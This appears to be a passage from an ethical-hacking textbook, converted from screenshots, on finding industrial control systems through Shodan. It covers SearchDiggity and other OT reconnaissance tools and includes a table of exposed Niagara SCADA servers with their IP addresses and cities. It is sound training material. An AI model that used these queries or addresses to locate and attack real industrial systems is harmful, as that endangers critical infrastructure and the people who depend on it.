
// **3306** / TCP 253503468 | 2022-05-21T07:02:02.023071

MySQL 5.5.24-0ubuntu0.12.04.1

```
5.5.24-0ubuntu0.12.04.1
```

// **5060** / UDP 1987726767 | 2022-05-08T21:31:40.755644

Figure 18.117: Screenshot of Shodan


193.8.45.136
shodan.io/host/[redacted]
// 20000 / TCP
673362851 | 2022-05-25T03:15:41.606905

```
    Signature Value:
        3f:3a:c2:df:d9:c8:9f:35:2c:73:09:b2:1c:30:42:35:06:7a:
        d3:be:22:ea:83:35:bc:21:7b:eb:e7:93:c4:48:78:8a:fe:96:
        d5:fc:32:79:49:8c:82:82:03:e1:a9:3b:0f:dd:45:d0:74:f4:
        41:53:75:0f:32:f9:38:c8:62:0c:a3:7d:62:66:41:94:5f:6e:
        ac:b9:7b:cb:b0:4b:1f:7a:1a:76:f8:d9:10:f0:16:a6:ba:16:
        40:ee:bd:14:f5:4c:1d:ac:12:6e:9a:21:3d:64:5e:a7:70:3f:
        31:37:cb:b3:40:53:72:2f:22:61:49:f5:83:ea:b7:00:b5:41:
        d3:fc:60:f7:7f:6a:39:54:95:80:cb:4c:5a:4f:15:26:96:55:
        cf:d8:e9:a6:29:5f:2d:d9:d4:7a:e6:58:8c:40:44:d7:01:c2:
        10:5a:7c:aa:c3:70:3d:fd:c6:f5:24:f0:88:b9:7a:c7:ba:ed:
        3b:48:42:e9:85:3e:ad:c1:42:dc:54:de:be:6b:02:3d:2c:58:
        b5:f9:98:61:30:d2:91:5d:82:0b:10:54:5b:de:ca:de:94:b6:
        51:1a:ce:41:6b:ac:57:5b:cc:eb:00:78:80:76:04:8b:73:b8:
        9b:e1:f0:b1:69:c4:b5:69:37:c7:95:e1:25:67:b8:fc:76:41:
        e0:92:60:4a
```

Attackers gain remote access to the target device


```
HTTP/1.1 400 Bad Request
Date: Wed, 25 May 2022 03:15:41 GMT
Server: Apache/2.4.38 (Debian)
Content-Length: 315
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br
/>
</p>
<hr>
<address>Apache/2.4.38 (Debian) Server at lms.netsystem.net.pl Port 20000
</address>
</body></html>
```

Figure 18.118: Screenshot of Shodan showing open port DNP3

OT Hacking Tools: Information-Gathering Tools

SearchDiggity

SearchDiggity is an information gathering tool that includes **SHODAN Diggity**, a **scanning interface** to the popular SHODAN hacking search engine. It comes equipped with a convenient list of 167 search queries


Google
CodeSearch
Bing
LinkFromDomain
DLP
Flash
Malware
PortScan
NotInMyBackyard
BingMalware
Shodan
Simple
Advanced
Query Appender
Queries
Default Credentials
FTP
Printer
Router
SCADA
Electro Industries Gauc
Photovoltaic
Rockwell SLC-505 PLC
SCADA USA
SCADA
scada
Niagara Web Serve
Siemens s7
SCAN
Cancel
Settings
API Key:
Create
Hide
Enter SHODAN API key
Output
Selected Result
Finding SCADA systems via SHODAN Diggity

Category	Search String	URL	Hostnames	City	Country
SCADA	Niagara Web Server	http://193.185.169.90/			Finland
SCADA	Niagara Web Server	http://12.171.57.87/			United States
SCADA	Niagara Web Server	http://70.168.40.243/	wsip-70-168-40-243.	Cleveland	United States
SCADA	Niagara Web Server	http://216.241.207.94/	sciop-ip94.scinternet.	Colorado City	United States
SCADA	Niagara Web Server	http://206.82.16.227/	niagarafred.norleb.k1	Lancaster	United States
SCADA	Niagara Web Server	http://184.187.11.158/		Omaha	United States

```
HTTP/1.0 302 Moved Temporarily
location: http://70.168.40.243/login
content-type: text/html; charset=UTF-8
content-length: 116
set-cookie: niagara_audit=guest; path=/
server: Niagara Web Server/3.5.34
```

https://bishopfox.com

Kamerka-GUI
https://github.com

Redpoint
https://github.com

s7scan
https://github.com

SCADAPASS
http://www.scada.sl

plcscan
https://code.google.com

OT Hacking Tools

Attackers use OT hacking tools to identify industrial control systems connected to the target network, legacy software installed on those devices, vulnerable ports and services, unsecured and unencrypted communication protocols used, etc. to launch various types of attacks on the target systems and network. This section discusses various OT hacking tools.

Information-Gathering Tools

